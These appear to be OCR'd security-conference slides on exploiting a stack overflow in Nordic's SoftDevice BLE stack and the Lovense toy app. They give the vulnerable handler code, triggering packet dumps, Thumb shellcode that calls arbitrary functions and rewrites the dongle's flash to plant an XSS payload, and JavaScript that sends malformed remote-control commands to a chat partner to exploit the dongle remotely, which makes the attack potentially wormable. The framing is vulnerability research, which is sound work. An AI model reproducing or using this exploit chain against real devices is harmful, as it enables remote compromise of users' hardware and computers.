00000000	09	06	0D	00	BE	BA	AD	DE
00000008	0E	00	DE	C0	AD	0B	0F	00
00000010	AD	FD	EE	0B				

value_ptr

attribute_array:

Offset(h)	00	01	02	03	04	05	06	07
00000000	0D	00	00	00	04	24	00	20
00000008	0E	00	00	00	0A	24	00	20
00000010	0F	00	00	00	10	24	00	20
00000018	00	00	00	00	00	00	00	00
00000020	00	00	00	00	00	00	00	00
00000028	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00
00000038	00	00	00	00	00	00	00	00
00000040	00	00	00	00	00	00	00	00
00000048	00	00	00	00	00	00	00	00

```
switch(input_buf[0] & 0x3F)
{
  attributePair_s attribute_array[10];
  ...
  case 0x09: // GATT Read By Type Response
    if ( !(*status & 0x10) || input_len < 2 )
      return NRF_ERROR_INVALID_PARAM;

    num_attributes = 0;
    attribute_data_length = input_buf[1];
    attribute_data = attribute_array;

    input_buf_cursor = &input_buf[2];
    input_remaining_len = input_len - 2;

    while ( attribute_data_length <= input_remaining_len )
    {
      attribute_data->handle = *(u16*)input_buf_cursor;
      attribute_data->value_ptr = &input_buf_cursor[2];
      input_buf_cursor += attribute_data_length;

      input_remaining_len -= attribute_data_length;

      num_attributes++;
      attribute_data++;
    }

    *status = 0;
    break;
  ...
}
```

Read by type response handler

value_ptr

Sample Packet:

```
Offset(h) 00 01 02 03 04 05 06 07

00000000  09 00 0D 00 BE BA AD DE
00000008  0E 00 DE C0 AD 0B 0F 00
00000010  AD FD EE 0B
```

attribute_array:

```
Offset(h) 00 01 02 03 04 05 06 07

00000000  0D 00 00 00 04 24 00 20
00000008  0D 00 00 00 04 24 00 20
00000010  0D 00 00 00 04 24 00 20
00000018  0D 00 00 00 04 24 00 20
00000020  0D 00 00 00 04 24 00 20
00000028  0D 00 00 00 04 24 00 20
00000030  0D 00 00 00 04 24 00 20
00000038  0D 00 00 00 04 24 00 20
00000040  0D 00 00 00 04 24 00 20
00000048  0D 00 00 00 04 24 00 20
00000050  0D 00 00 00 04 24 00 20
00000058  0D 00 00 00 04 24 00 20
00000060  0D 00 00 00 04 24 00 20
00000068  0D 00 00 00 04 24 00 20
```

Out of bounds

```
switch(input_buf[0] & 0x3F)
{
  attributePair_s attribute_array[10];
  ...
  case 0x09: // GATT Read By Type Response
    if ( !(*status & 0x10) || input_len < 2 )
      return NRF_ERROR_INVALID_PARAM;

    num_attributes = 0;
    attribute_data_length = input_buf[1];
    attribute_data = attribute_array;

    input_buf_cursor = &input_buf[2];
    input_remaining_len = input_len - 2;

    while ( attribute_data_length <= input_remaining_len )
    {
      attribute_data->handle = *(u16*)input_buf_cursor;
      attribute_data->value_ptr = &input_buf_cursor[2];
      input_buf_cursor += attribute_data_length;

      input_remaining_len -= attribute_data_length;

      num_attributes++;
      attribute_data++;
    }

    *status = 0;
    break;
  ...
}
```

Read by type response handler: malformed packet

value_ptr

Sample Packet:

```
Offset(h) 00 01 02 03 04 05 06 07

00000000  09 01 0D 00 BE BA AD DE
00000008  0E 00 DE C0 AD 0B 0F 00
```

attribute_array:

```
Offset(h) 00 01 02 03 04 05 06 07

00000000  0D 00 00 00 04 24 00 20
00000008  00 BE 00 00 05 24 00 20
00000010  BE BA 00 00 06 24 00 20
00000018  BA AD 00 00 07 24 00 20
00000020  AD DE 00 00 08 24 00 20
00000028  DE 0E 00 00 09 24 00 20
00000030  0E 00 00 00 0A 24 00 20
00000038  00 DE 00 00 0B 24 00 20
00000040  DE C0 00 00 0C 24 00 20
00000048  C0 AD 00 00 0D 24 00 20
00000050  AD 0B 00 00 0E 24 00 20
00000058  0B 0F 00 00 0F 24 00 20
00000060  0F 00 00 00 10 24 00 20
```

Out of bounds

```
switch(input_buf[0] & 0x3F)
{
  attributePair_s attribute_array[10];
  ...
  case 0x09: // GATT Read By Type Response
    if ( !(*status & 0x10) || input_len < 2 )
      return NRF_ERROR_INVALID_PARAM;

    num_attributes = 0;
    attribute_data_length = input_buf[1];
    attribute_data = attribute_array;

    input_buf_cursor = &input_buf[2];
    input_remaining_len = input_len - 2;

    while ( attribute_data_length <= input_remaining_len )
    {
      attribute_data->handle = *(u16*)input_buf_cursor;
      attribute_data->value_ptr = &input_buf_cursor[2];
      input_buf_cursor += attribute_data_length;

      input_remaining_len -= attribute_data_length;

      num_attributes++;
      attribute_data++;
    }

    *status = 0;
    break;
  ...
}
```

Read by type response handler: malformed packet

Nordic SoftDevice BLE vulnerabilities: exploitation

- By setting attribute length to 0x01, we can overflow many handle/data pointer pairs
  - Handles are 2 bytes, but dword aligned
  - Upper 2 bytes of handle dwords aren't cleared
- The buffer we overflow is on the stack
  - No stack cookies, no ASLR, no DEP
    - => should be trivial

Stack frame before overflow:

```
200046A0 = 20000008 00003D01 00000001 00000005
200046B0 = 00000005 00009045 200046F0 20000CE0
200046C0 = 00000000 00000000 0003EF14 00010633
200046D0 = 20004718 00002F4F 20004718 FFFFFFF1
200046E0 = 20004710 00000004 00000005 0000B985
200046F0 = 00000000 20001F00 00000016 200046A8
20004700 = 200024AA 00000016 20000850 00000017
20004710 = 200024A7 2000042C 00000000 20001EB2
20004720 = 2000042C 00000000 200024A7 0000569B
20004730 = 20001EB2 00000000 00000017 200024A7
20004740 = 2000042C 2000042C 00000004 00000000
```

Return address

Saved registers

attributes_array

Nordic SoftDevice BLE vulnerabilities: exploitation

- Test: send packet full of 0xDA bytes with attribute length 0x01
  - => we overwrite the return address with a pointer to our attribute data
    - Since there's no DEP, that means we can just execute data within our packet!
    - **Restriction**: we need our return address to have its LSB set so that we execute in thumb mode (Cortex M0 doesn't support ARM mode)
  - => we overwrite several local variables
    - Need to see if we overwrite anything used on the return path

Stack frame after overflow:

```
200046A0 = 20000008 00150001 2000DADA 20002476
200046B0 = 0001DADA 20002477 0000DADA 20002478
200046C0 = 2000DADA 20002479 0000DADA 2000247A
200046D0 = 2000DADA 2000247B 2000DADA 2000247C
200046E0 = 2000DADA 2000247D 0000DADA 2000247E
200046F0 = 0000DADA 2000247F 0000DADA 20002480
20004700 = 2000DADA 20002481 2000DADA 20002482
20004710 = 2000DADA 20002483 0000DADA 20002484
20004720 = 2000DADA 20002485 2000DADA 20002486
20004730 = 2000DADA 20002487 0000DADA 20002488
20004740 = 2000DADA 20002489 0000DADA 2000248A
```

Return address

Saved registers

attributes_array

Nordic SoftDevice BLE vulnerabilities: exploitation

```
  ...
  switch(input_buf[0] & 0x3F)
  {
    case 0x09: // GATT Read By Type Response
      ...
      *status = 0;
      break;
  }
  sub_1185A(3, saved_arg_3);
  ...
  int value = *(int*)saved_arg_4;
  ...
}
```

Stack frame after overflow:

Address					
200046A0	=	20000008	00150001	2000DADA	20002476
200046B0	=	0001DADA	20002477	0000DADA	20002478
200046C0	=	2000DADA	20002479	0000DADA	2000247A
200046D0	=	2000DADA	2000247B	2000DADA	2000247C
200046E0	=	2000DADA	2000247D	0000DADA	2000247E
200046F0	=	0000DADA	2000247F	0000DADA	20002480
20004700	=	2000DADA	20002481	2000DADA	20002482
20004710	=	2000DADA	20002483	0000DADA	20002484
20004720	=	2000DADA	20002485	2000DADA	20002486
20004730	=	2000DADA	20002487	0000DADA	20002488
20004740	=	2000DADA	20002489	0000DADA	2000248A

Return address

Saved registers

attributes_array

=> We need to make it such that saved_arg_3 is 0, saved_arg_4 is dword-aligned and LR's LSB is set

Nordic SoftDevice BLE vulnerabilities: exploitation

Wireshark:

```
Bluetooth L2CAP Protocol
    Length: 23
    CID: Attribute Protocol (0x0004)
> Bluetooth Attribute Protocol

0000  04 06 2e 01 08 89 06 0a  01 16 2e 2c 00 97 00 00
0010  00 e8 36 1a d8 16 1b 17  00 04 00 ba ba ba ba ba
0020  ba ba ba ba ba ba ba ba  ba ba ba ba ba ba ba ba
0030  ba ba 23 b2 06
```

```
Bluetooth L2CAP Protocol
    Length: 21
    CID: Attribute Protocol (0x0004)
> Bluetooth Attribute Protocol

0000  04 06 2c 01 0a 89 06 0a  01 16 2f 2c 00 97 00 00
0010  00 e8 36 1a d8 1a 19 15  00 04 00 b0 b0 00 00 00
0020  00 00 00 00 00 00 00 00  00 07 3c 00 20 b0 b0 b0
0030  91 f3 8b
```

```
Bluetooth L2CAP Protocol
    Length: 23
    CID: Attribute Protocol (0x0004)
> Bluetooth Attribute Protocol

0000  04 06 2e 01 0c 89 06 0a  01 16 2e 2c 00 97 00 00
0010  00 e8 36 1a d8 06 1b 17  00 04 00 09 01 da da da
0020  da da da da da da da da  da da da 00 00 da c1 e7
0030  da da 01 19 77
```

Incoming BLE packet ring buffer:

```
20002400 = 14 24 00 20 00 00 00 00 00 00 00 00 00 00 00 00
20002410 = 00 00 00 00 A8 00 48 02 8B 00 67 00 00 80 67 00
20002420 = 67 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00
20002430 = 00 00 00 00 1B 00 00 00 00 1A 1B 00 17 00 04 00
20002440 = 11 A4 0F CC 98 47 02 48 10 21 01 70 15 B0 F0 BD
20002450 = B2 1E 00 20 BE BE BE 1B 00 00 00 00 16 1B 00 17
20002460 = 00 04 00 BA BA BA BA BA BA BA BA BA BA BA BA BA
20002470 = BA BA BA BA BA BA BA BA BA BA 19 00 00 00 00 1A
20002480 = 19 00 15 00 04 00 B0 B0 00 00 00 00 00 00 00 00
20002490 = 00 00 00 00 07 3C 00 20 B0 B0 B0 1B 00 00 00 00
200024A0 = 06 1B 00 17 00 04 00 09 01 DA DA DA DA DA DA DA
200024B0 = DA DA DA DA DA DA DA 00 93 DA C1 E7 DA DA 04 49
```

=> We can control packet alignment by changing previous packets’ lengths

Nordic SoftDevice BLE vulnerabilities: exploitation

- Engineering hurdle: the Nordic SoftDevice doesn’t provide an interface to send raw BLE packets
  - Option 1: implement our own BLE stack
  - Option 2: hack some hooks into theirs
- I picked option 2 because I’m lazy ☺
- Hooks are very simple but require some RE
  - It’s on github in case anyone else wants to try their hand at exploiting BLE stack bugs
  - The interface is pretty dirty, no guarantees it’ll work for you… but it did for me
  - You’re better off using btlejack!

```
void ble_outgoing_hook(uint8_t* buffer, uint8_t length);
```

Called by SoftDevice whenever a BLE packet is sent so it can be modified beforehand.

```
int ble_incoming_hook(uint8_t* buffer, uint16_t length);
```

Called by SoftDevice whenever a BLE packet is received. Return value determines whether normal SoftDevice processing should be skipped.

```
int send_packet(void* handle, void* buffer, uint16_t length);
```

Function to send a raw packet on a given BLE connection.

Nordic SoftDevice BLE vulnerabilities: exploitation

- How do we execute more than 4 bytes of code at a time…?
  - Send multiple packets!

1. Shellcode that performs a function call with controlled parameters, then returns cleanly.
2. A data buffer that can be used by the function call
3. A buffer containing the function call's parameter values
4. The vuln-triggering packet

Incoming BLE packet ring buffer:

```
20002400 = 14 24 00 20 00 00 00 00 00 00 00 00 00 00 00 00
20002410 = 00 00 00 00 A8 00 48 02 8B 00 67 80 00 00 67 80
20002420 = 67 80 00 00 00 00 00 00 1B 00 00 00 01 00 00 00
20002430 = 00 00 00 00 1B 00 00 00 00 1A 1B 00 17 00 04 00
20002440 = 11 A4 0F CC 98 47 02 48 10 21 01 70 15 B0 F0 BD
20002450 = B2 1E 00 20 BE BE BE 1B 00 00 00 00 16 1B 00 17
20002460 = 00 04 00 BA 06 00 FC 01 16 02 00 B5 72 B6 00 F0
20002470 = 1C F8 8A 48 00 F0 F4 F8 88 48 19 00 00 00 00 1A
20002480 = 19 00 15 00 04 00 B0 B0 00 3C 00 20 64 24 00 20
20002490 = 16 00 00 00 CD B1 01 00 B0 B0 B0 1B 00 00 00 00
200024A0 = 16 1B 00 17 00 04 00 09 01 DA DA DA DA DA DA DA
200024B0 = DA DA DA DA DA DA DA 00 00 DA C1 E7 DA DA 04 49
```

Nordic SoftDevice BLE vulnerabilities: exploitation

```
; load our parameters from packet 3
add r4, pc, #0x44
ldmia r4!, {r0-r3}
blx r3
; the following is needed so that we
can send more vuln-triggering packets
ldr r0, =0x20001EB2
mov r1, #0x10
strb r1, [r0]
add sp, #0x54
pop {r4-r7,pc}
```

Incoming BLE packet ring buffer:

```
20002400 = 14 24 00 20 00 00 00 00 00 00 00 00 00 00 00 00
20002410 = 00 00 00 00 A8 00 48 02 8B 00 67 80 00 00 67 80
20002420 = 67 80 00 00 00 00 00 00 1B 00 00 00 01 00 00 00
20002430 = 00 00 00 00 1B 00 00 00 00 1A 1B 00 17 00 04 00
20002440 = 11 A4 0F CC 98 47 02 48 10 21 01 70 15 B0 F0 BD
20002450 = B2 1E 00 20 BE BE BE 1B 00 00 00 00 16 1B 00 17
20002460 = 00 04 00 BA 06 00 FC 01 16 02 00 B5 72 B6 00 F0
20002470 = 1C F8 8A 48 00 F0 F4 F8 88 48 19 00 00 00 00 1A
20002480 = 19 00 15 00 04 00 B0 B0 00 3C 00 20 64 24 00 20
20002490 = 16 00 00 00 CD B1 01 00 B0 B0 B0 1B 00 00 00 00
200024A0 = 16 1B 00 17 00 04 00 09 01 DA DA DA DA DA DA DA
200024B0 = DA DA DA DA DA DA DA 00 00 DA C1 E7 DA DA 04 49
```


```
b 0x20002440
```

Nordic SoftDevice BLE vulnerabilities: exploitation

- Since we can repeatably call any given function with controlled parameters and data, we call memcpy to write larger shellcode in RAM little by little
- Then we can call it, have it apply patches to the dongle's code in flash, and use that to compromise the computer app
- Since the XSS payload is large, we generate it in shellcode on the dongle rather than send it over

```
cpsid i

; generate our html payload and put it in flash
bl generate_html_payload

; first erase unused page of flash (so we can copy stuff to it)
ldr r0, =SCRATCH_PAGE
bl nvmc_page_erase

; then copy our target page to last page of flash
ldr r0, =SCRATCH_PAGE
ldr r1, =MOD_PAGE
ldr r2, =0x400
bl nvmc_write

; now erase target page
ldr r0, =MOD_PAGE
bl nvmc_page_erase

...

cpsie i

; and we're done!
pop {pc}
```

Lovense compromise map



The compromise now goes both ways: the dongle can compromise the toy, and the toy can compromise the dongle… and the computer

Bonus points: the Nordic BLE vuln affects every device using the S110, S120 or S130 SoftDevice for client-side BLE, not just Lovense ones.

Lovense remote: what does XSS give us?

- We can XSS into an electron process
- It’s still just JavaScript, right?
  - Wrong: electron lets you interact with files on disk, spawn new processes etc
  - In fact, this is how dongle DFU works
- But it’s chromium-based, so it’s sandboxed?
  - Not in this case: lovense.exe run at Medium IL
  - It’s not admin level privileges, but we can still access and modify basically all of the user’s files, access network etc

Dongle DFU code (app.js):

```
i.i(p.spawn)(this.exePath, ["dfu", "serial",
"--package=" + this.filename, "--port=" +
this.dongle.portInfo.comName, "--baudrate=" +
this.baudrate]);
```


lovense.exe in Process Explorer:

Process	Description	Integrity
lovense.exe	Electron	Medium

Lovense remote: can we make this viral?

- The social feature has a lot of functionality
  - Text chat, pictures, remote control, video chat…
  - A lot of attack surface to explore
- Remote control could be a good target
  - Likely to be proprietary => likely to have bugs
- How does it work?
  - Send a JSON object containing commands to partner
  - For example, to send a “Vibrate:10;” command:

```
{
  cate: "id",
  id: {
    DEADBABEBEEF: {
      v: 10
    }
  }
}
```



Lovense Remote Control interface

Lovense remote control

- Receiver parses incoming JSON, generates a command for the toy and sends it over
- Two modes
  - “id”: send a command on a specific remote toy
  - “all”: send a command to all remote toys
- Is the input properly validated?
  - JSON is super flexible: the code might be expecting an integer, but get a string instead
  - If we can control the toy command, we can maybe exploit the dongle parser bug…

Where input data is used

Where input data is validated

```
var e = JSON.parse(data);

if (e.cate == "id") {
  for (var i in e.id) {
    for (var t in e.id[t]) {
      var a = "", n = e.id[i][t];
      if(t == "v" && n >= 0) a = "Vibrate:" + n + ";";
      if(t == "r" && n >= 0) a = "Rotate:" + n + ";";
      ...
      s.writeOrder(i, a);
    }
  }
} else if (e.cate == "all") {
  for (var i in e.all) {
    var a = "", n = e.all[i];
    if( !(n < 0) ) {
      if(i == "v" && n >= 0) a = "Vibrate:" + n + ";";
      ...
      for (var t in r.hy.toy.toys) s.writeOrder(t, n)
    }
  }
}
```

Lovense Remote Control receiving end code

Lovense remote control

```
> 12 >= 0
<· true
```

Where input data is used

Where input data is validated

```
var e = JSON.parse(data);

if (e.cate == "id") {
  for (var i in e.id) {
    for (var t in e.id[t]) {
      var a = "", n = e.id[i][t];
      if(t == "v" && n >= 0) a = "Vibrate:" + n + ";";
      if(t == "r" && n >= 0) a = "Rotate:" + n + ";";
      ...
      s.writeOrder(i, a);
    }
  }
} else if (e.cate == "all") {
  for (var i in e.all) {
    var a = "", n = e.all[i];
    if( !(n < 0) ) {
      if(i == "v" && n >= 0) a = "Vibrate:" + n + ";";
      ...
      for (var t in r.hy.toy.toys) s.writeOrder(t, n)
    }
  }
}
```

Lovense Remote Control receiving end code

Lovense remote control exploit


- “id” commands validate input
- “all” commands try to but fail
- We can inject arbitrary strings into commands sent to toys!
  - Those go through the dongle’s JSON parser

  ⇒ We can exploit the dongle parser bug remotely

```
var testo = window.webpackJsonp([], [], [7]);
var n = { cate: "all", all: {v:
    "\\u\x00\x01\x02\x03"
  + "\x5c\x00\x5c\x00\x5c\x00\x5c\x00"
  + "\x10\x47\x5c\x00\x20"}};
testo.hy.chat.send(<INSERT JID HERE>, n, "toy");

var n = { cate: "all", all: {v:
    "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
     aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"}};
testo.hy.chat.send(< INSERT JID HERE >, n, "toy");
```

